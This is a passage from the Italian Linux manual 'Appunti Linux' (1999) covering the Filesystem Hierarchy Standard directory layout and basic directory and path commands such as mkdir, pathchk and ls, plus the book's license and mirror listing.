Nelle sezioni seguenti viene descritta la struttura essenziale (la gerarchia) di un filesystem standard, secondo il documento FHS (*Filesystem Hierarchy Standard*), a cui dovrebbero adeguarsi le distribuzioni GNU/Linux. Per maggiori dettagli si può consultare l'originale all'indirizzo <*http://www.pathname.com/fhs*>.

### 44.2.1 / – la radice

La directory radice è quella che contiene tutte le altre. Di solito contiene solo directory con l'unica eccezione del file del kernel che può risiedere qui o in `/boot/`. La struttura che si dirama dalla radice può essere riassunta dall'elenco seguente:

- `/bin/` – binari essenziali;
- `/boot/` – file statici per l'avvio del sistema;
- `/dev/` – file di dispositivo;
- `/etc/` – configurazione particolare del sistema;
- `/home/` – directory personali degli utenti;
- `/lib/` – librerie essenziali e moduli del kernel;
- `/mnt/` – punti di innesto temporanei;
- `/opt/` – applicativi aggiuntivi;
- `/proc/` – informazioni vitali sul kernel e sui processi;
- `/root/` – directory personale dell'utente **`root`**;
- `/tmp/` – file e directory temporanei;
- `/usr/` – gerarchia secondaria;
- `/var/` – dati variabili.

### 44.2.2 /bin/ e /sbin/ – binari essenziali

La directory `/bin/` contiene gli eseguibili di uso comune più importanti. I file al suo interno sono generalmente accessibili in esecuzione a tutti gli utenti. La directory `/sbin/` contiene eseguibili allo stesso livello di importanza di `/bin/`, ma il cui utilizzo è generalmente di competenza dall'utente **`root`**.

La distinzione non è dovuta tanto a motivi di sicurezza, quanto all'esigenza di mettere un po' di ordine tra gli eseguibili. Infatti, i file contenuti in `/sbin/` sono generalmente accessibili anche agli utenti comuni (purché i permessi di questi file non siano stati modificati per esigenze particolari), ma questa directory non viene inclusa nell'elenco dei percorsi degli eseguibili (variabile **`PATH`**) degli utenti.

La directory `/bin/`, in particolare, dovrebbe contenere una shell compatibile con quella di Bourne e una compatibile con la shell C.

### 44.2.3 /boot/ – file statici per l'avvio del sistema

La directory `/boot/` contiene i file utilizzati da LILO, o da altri sistemi analoghi, per predisporre il caricamento del sistema operativo (*boot*). In particolare può contenere il kernel quando questo non si trova nella directory radice.

Negli elaboratori i386 è generalmente necessario che i file contenuti in questa directory, kernel incluso, siano collocati entro il 1024-esimo cilindro. Quando si utilizzano dischi con un numero di cilindri superiore, è necessario collocare questa directory in una partizione separata, che si trovi nella prima parte del disco.

### 44.2.4 /dev/ – file di dispositivo

La directory `/dev/` contiene una lunga serie di file di dispositivo. Perché i vari componenti fisici dell'elaboratore possano funzionare, occorre che per ognuno di essi sia stato previsto il file di dispositivo relativo, in questa directory. In pratica, è come se si trattasse di driver di dispositivo. Spesso, quando si vuole utilizzare un nome predefinito per un dispositivo, si utilizza un collegamento simbolico che punta a quello che serve effettivamente.

Regolando opportunamente i permessi di questi file si controlla l'utilizzo diretto delle unità fisiche da parte degli utenti.

All'interno di questa directory è contenuto il programma **`MAKEDEV`** (di solito si tratta di uno script) utile per ricreare o aggiungere eventuali file di dispositivo mancanti, rispettando le convenzioni della distribuzione GNU/Linux che si utilizza.

### 44.2.5 /etc/ – configurazione particolare del sistema

La directory `/etc/` contiene una lunga serie di file di configurazione che riguardano l'intero sistema e che non possono essere condivisi con altri. Oltre a file normali, contiene anche directory, sempre riferite alla configurazione. Tra queste directory, in particolare:

- `X11/` contiene la configurazione per il sistema grafico X, assieme a quella dei gestori di finestre;
- `opt/`⟨*applicativo*⟩`/` contiene la configurazione specifica di programmi inseriti all'interno della gerarchia `/opt/`;
- `skel/` contiene le configurazioni di partenza per i nuovi utenti;
- `rc.d/`, o eventualmente un'altra simile, contiene i file utilizzati dalla procedura di inizializzazione del sistema (secondo lo stile System V).

### 44.2.6 /home/ – directory home degli utenti

La directory `/home/` è normalmente il punto di partenza per tutte le directory personali degli utenti. Se il sistema viene utilizzato da molti utenti, può essere conveniente (e a volte addirittura necessario) dirottare il contenuto di questa directory in un altro disco e di conseguenza in un filesystem secondario montato in questo punto.

### 44.2.7 /lib/ – librerie condivise essenziali e moduli del kernel

La directory `/lib/` è il contenitore dei file di libreria (*library*) necessari per i programmi di uso generale. Devono trovarsi qui le librerie necessarie agli eseguibili che possono trovarsi in `/bin/` e `/sbin/`. Le librerie che riguardano solo programmi collocati al di sotto di `/usr/`, non appartengono a questa directory.

Assieme ai file di libreria, si trova una directory che si articola ulteriormente e contiene i moduli del kernel:

- `modules/`.

### 44.2.8 /mnt/ – punto di innesto per l'inserzione temporanea di altri filesystem

La directory `/mnt/` è normalmente vuota e serve come punto di collegamento generico per un altro filesystem. Quando si utilizzano sistematicamente alcune unità a disco come CD-ROM, dischetti o altre unità rimovibili, si creano solitamente delle directory apposite discendenti da `/mnt/`, come `/mnt/cdrom/`, `/mnt/floppy/` e simili, per potervi montare i dischi relativi, e quindi accedevi.

### 44.2.9 /opt/ – applicativi aggiunti (add-on)

La directory `/opt/` è il punto di partenza per l'installazione di applicativi addizionali. Tali applicativi dovrebbero risultare collocati ognuno in una propria sottodirectory, nella forma `/opt/`⟨*applicativo*⟩`/`, e in particolare dovrebbero contenere almeno la directory `bin/` (`/opt/`⟨*applicativo*⟩`/bin/`) ed eventualmente anche `man/` (`/opt/`⟨*applicativo*⟩`/man/`).

Quanto contenuto a partire dalla directory `/opt/` deve essere statico, e quindi accessibile in sola lettura, per cui, i file variabili di questi applicativi devono trovarsi all'interno di `/var/opt/`⟨*applicativo*⟩`/` e i file di configurazione in `/etc/opt/`⟨*applicativo*⟩`/`.

### 44.2.10 /proc/ – informazioni vitali sul kernel e sui processi

La directory `/proc/` è una directory vuota utilizzata per montare il filesystem omonimo. I file (e le directory) contenuti in questo filesystem virtuale sono indispensabili ai programmi che hanno la necessità di accedere alle informazioni sul sistema.

> Quando si esegue una copia di sicurezza di tutto il filesystem (*backup*), questa directory non deve essere copiata. Basterà ricrearla vuota al momento del recupero, con i soli permessi di lettura ed esecuzione (attraversamento): 0444.

### 44.2.11 /root/ – directory home dell'utente root

La directory `/root/` è la directory personale dell'utente **`root`**. Ci sono molti validi motivi per evitare di mescolarla insieme a quelle degli utenti comuni. Vale la pena di tenere presente che così facendo è possibile impedire gli accessi più facilmente. Inoltre è opportuno che questa directory sia collocata nel filesystem principale, proprio perché l'amministratore deve essere in grado di accedere anche quando il sistema viene avviato in situazioni di emergenza, e non si possono montare altri filesystem.

Comunque, questa collocazione è considerata facoltativa.

### 44.2.12 /tmp/ – file temporanei

La directory `/tmp/` è destinata a contenere file provvisori e potrebbe essere anche collocata in un disco virtuale basato su memoria volatile (disco RAM).

Non sempre i programmi che creano dei file provvisori in questa directory, provvedono poi anche alla loro eliminazione. Se la directory è stata collocata in un disco normale, di tanto in tanto, conviene darci un'occhiata e poi procedere a eliminare tutto quello che non serve.

Volendo è possibile anche inserire in uno script di quelli utilizzati dalla procedura di inizializzazione del sistema un'istruzione di eliminazione di tutti i file contenuti in questa directory, in modo che a ogni avvio del sistema, questa venga ripulita.

Data la sua natura, quando si fanno delle copie di sicurezza del filesystem, non è il caso di copiare il contenuto di questa directory.

I permessi dati a questa directory sono importanti: devono consentire a chiunque di accedervi in ogni modo e dovrebbero evitare che un utente possa cancellare (inavvertitamente) file di altri utenti. Per questo si attribuiscono normalmente i permessi 1777, ovvero **`rwxrwxrwt`**.

### 44.2.13 /usr/ – gerarchia secondaria (dati statici e condivisibili)

La directory `/usr/` è molto importante e si scompone in una struttura molto articolata. La gerarchia che parte da questo punto è organizzata in modo da essere statica e condivisibile.

In linea di principio, gli applicativi non devono essere collocati all'interno di questa gerarchia in una directory specifica, ma dovrebbero distribuirsi nel sistema, insieme agli altri. Infatti, l'alternativa corretta è l'utilizzo della gerarchia `/opt/` creata appositamente per permettere questo tipo di collocazione degli applicativi. L'ambiente grafico X, che utilizza una propria directory discendente da `/usr/`, fa eccezione.

#### 44.2.13.1 /usr/X11R6/ – X, versione 11 release 6

La directory `/usr/X11R6/` costituisce un'eccezione all'interno della gerarchia `/usr/`, in quanto si tratta del punto di partenza di tutto ciò che compone il sistema grafico X.

Il nome dipende dalla versione e dal rilascio, e per questo sono normalmente necessari (e utili) alcuni collegamenti simbolici elencati sotto.

```
/usr/bin/X11 -> /usr/X11R6/bin
```

```
/usr/lib/X11 -> /usr/X11R6/lib/X11
```

```
/usr/include/X11 -> /usr/X11R6/include/X11
```

I file di configurazione di X, legati al sistema, devono essere collocati in `/etc/X11/`.

#### 44.2.13.2 /usr/bin/ e /usr/sbin/ – binari non essenziali

La directory `/usr/bin/` contiene gli eseguibili di uso comune meno importanti. Generalmente, i file al suo interno sono accessibili in esecuzione a tutti gli utenti.

La directory `/usr/sbin/` contiene eseguibili non indispensabili, il cui utilizzo dovrebbe essere di competenza dell'utente **`root`**.

Valgono le stesse considerazioni fatte in occasione della distinzione fatta tra le directory `/bin/` e `/sbin/`. È opportuno ribadire che quanto contenuto in `/bin/` e `/sbin/` è essenziale per l'avvio del sistema in situazioni di emergenza, e per gestire funzionalità di rete minime necessarie a montare eventuali filesystem remoti. Tutto il resto, compresi i demoni per la gestione di servizi non essenziali, deve essere collocato in `/usr/bin/` e `/usr/sbin/`.

All'interno di `/usr/bin/` dovrebbero trovarsi alcune shell utilizzate normalmente per la programmazione (e non quindi per l'interazione con l'utente). In pratica potrebbe trattarsi di `/usr/bin/perl`, `/usr/bin/python` e `/usr/bin/tcl`. Se per qualche motivo non possono trovarsi in questa directory, è almeno opportuno che si predisponga un collegamento simbolico che permetta di avviarle da questo punto. Ciò è necessario per poter realizzare script che possano funzionare in ogni configurazione, dal momento che all'inizio dello script occorre indicare il percorso completo dell'interprete.

```
#!/usr/bin/perl
...
```

#### 44.2.13.3 /usr/games/ – giochi e programmi educativi

La directory `/usr/games/` serve per contenere programmi meno importanti destinati al passatempo o alla didattica.

I file di dati statici di questi dovrebbero collocarsi in `/usr/share/games/`, mentre quelli che devono essere modificati (come lo storico dei punteggi raggiunti e cose simili) in `/var/games/`.

#### 44.2.13.4 /usr/include/ – file di intestazione

Raccoglie i file *include*, o file di intestazione, cioè quelli utilizzati come segmenti standard di sorgenti per i programmi. In pratica, sono quei file che di solito terminano con un'estensione `.h` e vengono inglobati automaticamente in un sorgente attraverso le istruzioni **`#INCLUDE`** ⟨*file*⟩.

Non tutti i file di questo tipo sono inseriti direttamente in questa directory o in una sua discendente, ma in un sistema ordinato, tutti i file *include* sono raggiungibili a partire da questo punto, almeno attraverso collegamenti simbolici.

#### 44.2.13.5 /usr/lib/ – librerie per la programmazione e per gli applicativi

La directory `/usr/lib/` contiene i file di libreria necessari per i programmi installati a partire da `/usr/`. Il concetto di libreria, viene qui inteso in un senso più ampio di quello utilizzato da `/lib/`. Infatti, oltre ai file di libreria veri e propri si possono trovare altri file statici semplicemente accessori agli eseguibili.

Per la precisione, i file contenuti al di sotto di questa posizione, sono considerati come dipendenti dal tipo di architettura, mentre quelli che non dipendono da questa vanno collocati in `/usr/share/`.

#### 44.2.13.6 /usr/local/ – programmi locali

La directory `/usr/local/` è il punto di inizio per l'installazione locale di programmi, senza che questi siano interessati dalle procedure di aggiornamento del software installato nel modo normale.

Questa valenza locale dipende dai punti di vista e dalle esigenze. `/usr/local/` potrebbe essere usata come directory di collegamento per un altro filesystem specifico per l'ambito locale. In pratica, quanto contenuto in `/usr/` potrebbe essere condiviso da diversi elaboratori, mentre `/usr/local/` potrebbe essere la particolarità di ogni elaboratore, o di un gruppo più piccolo.

In generale, questa directory dovrebbe apparire vuota subito dopo l'installazione di GNU/Linux. Al massimo potrebbe contenere le directory in cui può scomporsi (anche queste vuote).

La struttura prevista di `/usr/local/` è la seguente:

- `bin/`,
- `games/`,
- `include/`,
- `lib/`,
- `sbin/`,
- `share/`,
- `src/`.

Il significato e l'utilizzo delle directory appena elencate è equivalente a quelle omonime discendenti da `/usr/`, solo che qui hanno un valore relativo a ciò che si installa localmente.

#### 44.2.13.7 /usr/share/ – dati indipendenti dall'architettura

La directory `/usr/share/` serve a contenere file di dati statici indipendenti dall'architettura. Ciò rende questa directory condivisibile tra più sistemi operativi, **dello stesso tipo e versione**, installati su piattaforme differenti.

La struttura essenziale di questa directory è la seguente:

- `dict/` – elenchi di parole;
- `doc/` – documenti vari;
- `games/` – file di dati statici per quanto installato in `/usr/games/`;
- `info/` – documentazione ipertestuale GNU Info;
- `locale/` – informazioni sulla nazionalizzazione;
- `man/` – documentazione interna standard;
- `nls/` – *Native Language Support*
- `misc/` – varie;
- `terminfo/` – directory del sistema Terminfo per la configurazione dei terminali;
- `zoneinfo/` informazioni sull'ora locale.

Oltre a queste directory, potrebbero esserne aggiunte altre, specifiche di particolari applicazioni o gruppi di queste.

##### 44.2.13.7.1 /usr/share/man/ – pagine di manuale

La directory `/usr/share/man/` contiene i file delle pagine di manuale, ovvero la documentazione interna leggibile attraverso il programma **`man`**. La directory si suddivide in una struttura che varia a seconda della nazionalizzazione, come descritto nella sezione 10.2.1.

Questa non è l'unica posizione in cui si collocano i file delle pagine di manuale, ma questi riguardano il sistema in generale, i programmi collocati a partire dalla radice e da `/usr/`. Sono esclusi i file riferiti alla documentazione di X, collocati in `/usr/X11R6/man/`, e nello stesso modo sono esclusi quelli relativi ai programmi installati localmente che si trovano in `/usr/local/man/`. Infine, le pagine di manuale specifiche degli applicativi aggiunti dovrebbero trovarsi in `/opt/`⟨*applicativo*⟩`/man/`.

##### 44.2.13.7.2 /usr/share/misc/ – file di dati vari

La directory `/usr/share/misc/` è destinata a contenere file di dati statici di uso vario. In particolare, si dovrebbero trovare qui i file `magic` e `termcap`.

#### 44.2.13.8 /usr/src/ – sorgenti

È il punto a partire dal quale conviene collocare i sorgenti dei programmi che si vogliono tenere a disposizione. In particolare, è importante `/usr/src/linux/` utilizzata per contenere i sorgenti necessari a ricostruire il kernel.

La directory `/usr/src/linux/` è molto importante anche per altri sorgenti da compilare, perché molti file di intestazione (*include*), utilizzati anche da altri programmi, sono collocati fisicamente al suo interno. Se si utilizzano diverse versioni di sorgenti per il kernel, è necessario almeno creare un collegamento simbolico che permetta di raggiungere la versione prescelta utilizzando il percorso `/usr/src/linux`.

I sorgenti che riguardano i programmi collocati in `/usr/local/` vanno inseriti a partire da `/usr/local/src/`.

### 44.2.14 /var/ – dati variabili

La directory `/var/` contiene altre directory e file di uso vario che contengono dati variabili. Questo significa anche che qui c'è un po' di tutto, ma si tratta di tutto quello che non può essere contenuto in `/usr/` perché quest'ultima directory deve poter essere accessibile in sola lettura.

Nelle sezioni seguenti vengono elencate alcune delle directory che si diramano da `/var/`.

#### 44.2.14.1 /var/cache/ – directory per la memorizzazione transitoria

La directory `/var/cache/` serve a contenere dati transitori provenienti dalle applicazioni. Tali dati transitori devono poter essere rigenerati dalle applicazioni in caso di necessità, e ciò deve consentire la cancellazione manuale di tali dati senza provocare pregiudizio a queste applicazioni.

In tal modo, tutto quanto risulta contenuto a partire da questa directory non ha la necessità di essere salvato nelle procedure per le copie di sicurezza.

La struttura essenziale di questa directory è la seguente:

- `fonts/` – fonti (caratteri) generate localmente;
- `man/` – pagine di manuale formattate;
- `www/` – proxy WWW o dati transitori;
- ⟨*applicativo*⟩`/` dati transitori specifici di un determinato programma.

#### 44.2.14.2 /var/lock/ – file di lock

I file di *lock*, cioè quelli che servono a indicare che una certa risorsa è impegnata, dovrebbero essere collocati tutti in `/var/lock/`. Ogni file contenuto in questa directory dovrebbe avere il prefisso `LCK..` e terminare con il nome del dispositivo (senza il prefisso `/dev/`). All'interno del file dovrebbe trovarsi il numero PID del processo che impegna il dispositivo.

#### 44.2.14.3 /var/log/ – file delle registrazioni

La directory `/var/log/` contiene i file delle registrazioni: sia quelli utilizzati dal registro del sistema, sia quelli di altri programmi.

#### 44.2.14.4 /var/mail/ – caselle postali degli utenti

La directory `/var/mail/` viene usata per contenere i file delle caselle postali degli utenti, quando queste non sono distribuite nelle rispettive directory personali.

#### 44.2.14.5 /var/opt/ – dati variabili per gli applicativi aggiuntivi

La directory `/var/opt/` è il punto di partenza per altre directory contenenti i dati variabili degli applicativi aggiuntivi installati in `/opt/`. Per la precisione, ogni applicativo che necessita di modificare dati dovrebbe utilizzare una directory con il suo stesso nome.

`/var/opt/`⟨*applicativo*⟩`/`

#### 44.2.14.6 /var/run/ – dati variabili di esecuzione (run-time)

La directory `/var/run/` contiene informazioni che riguardano l'esecuzione dei processi. Si tratta in particolare di informazioni sul PID degli eseguibili in funzione, del file `utmp`, dal quale si conosce quali sono gli utenti connessi attualmente, e altri dati transitori.

Per quanto riguarda l'informazione sul numero PID dei processi, questi sono contenuti in file il cui nome utilizza il formato seguente:

⟨*programma*⟩`.pid`

Tutto quanto contenuto in questa directory deve essere cancellato all'avvio del sistema.

#### 44.2.14.7 /var/spool/ – code di dati

La directory `/var/spool/` è molto importante per tutti i programmi che hanno la necessità di gestire code di elaborazioni. Per esempio, sono collocate sotto questa directory le code di stampa, dei messaggi di posta elettronica inviati e di altri gestori di servizi.

In particolare vanno ricordate le sottodirectory seguenti:

- `lpd/` utilizzata per le code di stampa;
- `mqueue/` utilizzata per la posta in uscita;
- `rwho/` contiene i file di **`rwhod`**.

#### 44.2.14.8 /var/state/ – informazioni sullo stato

Le informazioni sullo stato dei programmi devono essere contenute nella directory `/var/state/`. In particolare, a partire da questa posizione dovrebbe articolarsi il sistema di registrazione dei pacchetti installati della propria distribuzione.

#### 44.2.14.9 /var/tmp/ – file temporanei preservati all'avvio del sistema

La directory `/var/tmp/` è destinata a contenere file temporanei che devono rimanere a disposizione più a lungo rispetto a quanto si fa con `/tmp/`. In particolare, il suo contenuto non dovrebbe essere cancellato al riavvio del sistema.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo IV

# UTILIZZO ELEMENTARE DEL SISTEMA OPERATIVO

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte xii

# File e directory

# Directory, percorsi e contenuti

Prima di poter gestire i file occorre saper amministrare i loro contenitori: le directory. Questo capitolo analizza i programmi attraverso i quali si possono gestire le directory e analizzare il loro contenuto.

La tabella 45.1 elenca i programmi a cui si accenna in questo capitolo.

| Programma | Descrizione |
|---|---|
| mkdir | Crea una directory. |
| rmdir | Elimina una directory vuota. |
| pwd | Emette il percorso della directory corrente. |
| basename | Emette l'ultimo nome di un percorso. |
| dirname | Emette il nome della directory estraendolo da un percorso. |
| namei | Scompone un percorso alla ricerca di collegamenti troppo complessi. |
| pathchk | Analizza un percorso alla ricerca di possibili errori. |
| ls | Elenca il contenuto di una o più directory. |
| dircolors | Configura la colorazione di **`ls`**. |
| file | Determina il tipo di file in base al magic number. |
| du | Calcola lo spazio utilizzato da una serie di directory e sottodirectory. |
| which | Determina quale eseguibile venga messo in esecuzione in modo predeterminato. |
| whereis | Cerca di determinare la collocazione di un programma. |

Tabella 45.1: Riepilogo dei programmi per la gestione delle directory, dei percorsi e del loro contenuto.

## 45.1 Directory

La directory è un tipo speciale di file, il cui scopo è quello di contenere riferimenti ad altri file e ad altre directory. Detto in altri termini, la directory è un indice di file ed eventualmente di altri sottoindici.

I permessi attribuiti a una directory vanno interpretati in maniera particolare:

- il permesso in lettura permette di conoscere il contenuto di una directory attraverso un programma come **`ls`** o simile, senza il quale, la directory può essere attraversata ugualmente;
- il permesso in scrittura permette di modificarne il contenuto, cioè di aggiungere o eliminare file e altre directory;
- il permesso in esecuzione permette il suo attraversamento, ovvero permette di raggiungere il suo contenuto o quello di altre directory discendenti.

### 45.1.1 $ mkdir

`mkdir [`⟨*opzioni*⟩`]` ⟨*directory*⟩`...`

Crea una o più directory. In mancanza di indicazioni gli attributi della nuova directory sono **`777`** meno i bit della maschera dei permessi. Il valore tipico di questa maschera è **`022`** e di conseguenza gli attributi normali di una nuova directory sono **`755`**, cosa che in pratica permette a tutti di accedere e leggerne il contenuto, ma concede solo al proprietario di modificarle.

Opzioni

`-m` ⟨*modalità*⟩ | `--mode=`⟨*modalità*⟩

Permette di definire esplicitamente i permessi attribuiti alle directory che vengono create. I permessi possono essere attribuiti in forma numerica o in forma simbolica. La sintassi della forma simbolica è descritta in occasione della presentazione del programma **`chmod`** (46.2.5).

`-p` | `--parents`

Fa in modo che vengano create anche le directory precedenti se queste non sono presenti. In tal caso la modalità utilizzata, per i permessi di queste directory precedenti, corrisponde a quanto stabilito per quella o quelle directory da creare con l'aggiunta (se necessario) dei permessi in scrittura ed esecuzione per l'utente proprietario. Infatti, sarebbe normalmente logico pensare che almeno al proprietario sia concesso di accedervi e di poterle modificare.

`--verbose`

Emette un messaggio per ogni directory creata. È particolarmente utile in abbinamento all'opzione **`-p`**.

### 45.1.2 $ rmdir

`rmdir` [⟨*opzioni*⟩] ⟨*directory*⟩...

Elimina le directory indicate, se sono vuote.

Opzioni

`-p | --parents`

Elimina anche le directory precedenti se, dopo la cancellazione delle directory finali, queste restano vuote.

## 45.2 Percorsi

Il ***percorso*** o *path* è il modo con cui si identifica la posizione di un file o di una directory. File e directory vengono spesso indicati per nome facendo riferimento a una posizione sottintesa: la directory corrente (o attuale). File e directory possono essere indicati utilizzando un nome che comprende anche l'indicazione del percorso necessario a raggiungerli.

### 45.2.1 $ pwd

`pwd` [⟨*opzioni*⟩]

**`pwd`** (*Print Working Directory*) emette attraverso lo standard output il percorso completo della directory corrente. Viene mostrato il percorso reale, traducendo i collegamenti simbolici.

> È molto probabile che la shell utilizzata metta a disposizione un comando interno con lo stesso nome. Il funzionamento di questo comando potrebbe essere leggermente differente da quello del programma.

### 45.2.2 $ basename

`basename` ⟨*percorso*⟩ [⟨*suffisso*⟩]

Estrae il nome di un file o di una directory da un percorso. In pratica: rimuove dal percorso la parte anteriore contenente l'informazione sulla directory, ed eventualmente, il suffisso indicato dalla parte finale del nome rimanente. Il risultato viene emesso attraverso lo standard output.

Esempi

`$` **`basename "/idrogeno/ossigeno"`**[*Invio*]

`ossigeno`

`$` **`basename "/idrogeno/eliografia.sh" ".sh"`**[*Invio*]

`eliografia`

`$` **`basename "/idrogeno/eliografia.sh" "grafia.sh"`**[*Invio*]

`elio`

### 45.2.3 $ dirname

`dirname` ⟨*percorso*⟩

Estrae la directory da un percorso. In pratica: rimuove dal percorso la parte finale a partire dall'ultima barra obliqua (`/`) di divisione tra l'informazione della directory e il nome del file. Se il percorso contiene solo un nome di file, il risultato è un punto singolo (`.`), cioè la directory corrente. Il risultato viene emesso attraverso lo standard output.

Esempi

`$` **`dirname "/idrogeno/ossigeno"`**[*Invio*]

`/idrogeno`

### 45.2.4 $ namei

`namei [`⟨*opzioni*⟩`] `⟨*percorso*⟩`...`

Scompone un percorso finché raggiunge un punto terminale. In pratica vengono analizzati i percorsi forniti, ne viene scomposto e descritto il contenuto nelle varie (eventuali) sottodirectory, e infine, se tra gli elementi contenuti nei percorsi richiesti esistono dei collegamenti simbolici, viene visualizzato anche l'elemento di destinazione. Questo programma è particolarmente utile per seguire i collegamenti simbolici, soprattutto quando questi hanno troppi livelli, cioè quando un collegamento punta a un altro collegamento ecc. I vari elementi visualizzati sono preceduti da una lettera che ne descrive le caratteristiche:

- **`f:`** il percorso che si sta analizzando;
- **`d`** directory;
- **`l`** collegamento simbolico;
- **`s`** socket;
- **`b`** file di dispositivo a blocchi;
- **`c`** file di dispositivo a caratteri;
- **`-`** file normale;
- **`?`** errore.

Esempi

$ **`namei /usr/bin/X11`**

Genera il risultato seguente:

```
f: /usr/bin/X11
 d /
 d usr
 d bin
 l X11 -> ../X11R6/bin
   d ..
   d X11R6
   d bin
```

Da questo si intende che la directory `/usr/bin/X11` in realtà non esiste, e che si tratta di un collegamento simbolico alla vera directory `/usr/X11R6/bin/`.

### 45.2.5 $ pathchk

`pathchk [`⟨*opzioni*⟩`] [`⟨*percorso*⟩`...]`

Per ogni percorso indicato come argomento viene eseguita una verifica, e se necessario, viene emesso attraverso lo standard output un messaggio per informare di uno dei problemi seguenti:

- una delle directory esistenti, indicate all'interno di uno dei percorsi, non ha il permesso di esecuzione necessario per essere attraversata;
- la lunghezza totale di un percorso è maggiore di quella gestibile con quel tipo di filesystem;
- la sola lunghezza di uno degli elementi di un percorso è maggiore di quella gestibile con quel tipo di filesystem.

Alcune opzioni

`-p | --portability`

Invece di eseguire un controllo in base alle possibilità del filesystem effettivamente in funzione, il programma si basa sulle specifiche minime stabilite dallo standard POSIX.1 sulla portabilità. Inoltre viene controllato che non siano usati caratteri che potrebbero creare problemi di portabilità.

Valore di uscita

- **`0`** se tutti i percorsi hanno superato i controlli con successo;

- `1` in tutti gli altri casi.

Esempi

$ **pathchk -p /home/perché**[*Invio*]

```
path '/home/perché' contains nonportable character 'é'
```

## 45.3 Contenuti

Quando a un programma devono essere passati uno o più nomi di file tra gli argomenti, si utilizza il meccanismo del file *globbing*, attraverso il quale, con l'uso di simboli adatti, ci si riferisce a gruppi di file. La trasformazione del file *globbing* in elenchi di file (e directory) esistenti effettivamente, è compito della shell: è cioè qualcosa a cui gli altri programmi sono normalmente estranei. Nella sezione 35.3.8 viene trattato il modo con cui la shell Bash si comporta al riguardo.

Il contenuto di una directory viene analizzato normalmente attraverso il programma **`ls`**. In particolare, **`ls`** può essere configurato in modo da colorare i nomi dei file in modo diverso a seconda del tipo di questi.

### 45.3.1 $ ls

`ls` [⟨*opzioni*⟩] [⟨*nome*⟩...]

Visualizza i nomi di file o il contenuto delle directory indicate. In mancanza di questa indicazione viene visualizzato il contenuto della directory corrente e di norma non vengono inclusi i nomi di file e directory il cui nome inizia con un punto: questi sono considerati nascosti.[1]

Il funzionamento predefinito di **`ls`** dipende anche dalla configurazione fatta attraverso **`dircolors`**. In generale, se non viene indicato diversamente, **`ls`** genera un elenco ordinato per colonne se lo standard output è diretto allo schermo del terminale, oppure un elenco su un'unica colonna se viene diretto altrove. Questa particolarità è molto importante per poter gestire l'output di questo programma attraverso elaborazioni successive.

Alcune opzioni

`-a | --all`

Per ciò che è competenza di **`ls`**, vengono elencati anche gli elementi i cui nomi iniziano con punto (i cosiddetti file nascosti).

`-A | --almost-all`

Vengono elencati tutti gli elementi, esclusi i riferimenti alla directory corrente (`.`) e a quella precedente (`..`).

`-l | --format=long | --format=verbose`

Oltre ai nomi, vengono visualizzati il tipo, i permessi, la quantità di collegamenti fisici, il nome dell'utente proprietario, il nome del gruppo, la dimensione in byte, la data di modifica.

`-q | --hide-control-chars`

Utilizza il punto interrogativo per sostituire i caratteri non stampabili che dovessero essere contenuti eventualmente nei nomi.

`-R | --recursive`

Vengono elencati i contenuti di tutte le directory in modo ricorsivo.

`-t | --time=time`

Ordina il contenuto delle directory in funzione della data: dalla più recente alla più antica. Se non viene specificato diversamente, si fa riferimento alla data di modifica.

`-c | --time=ctime | --time=status`

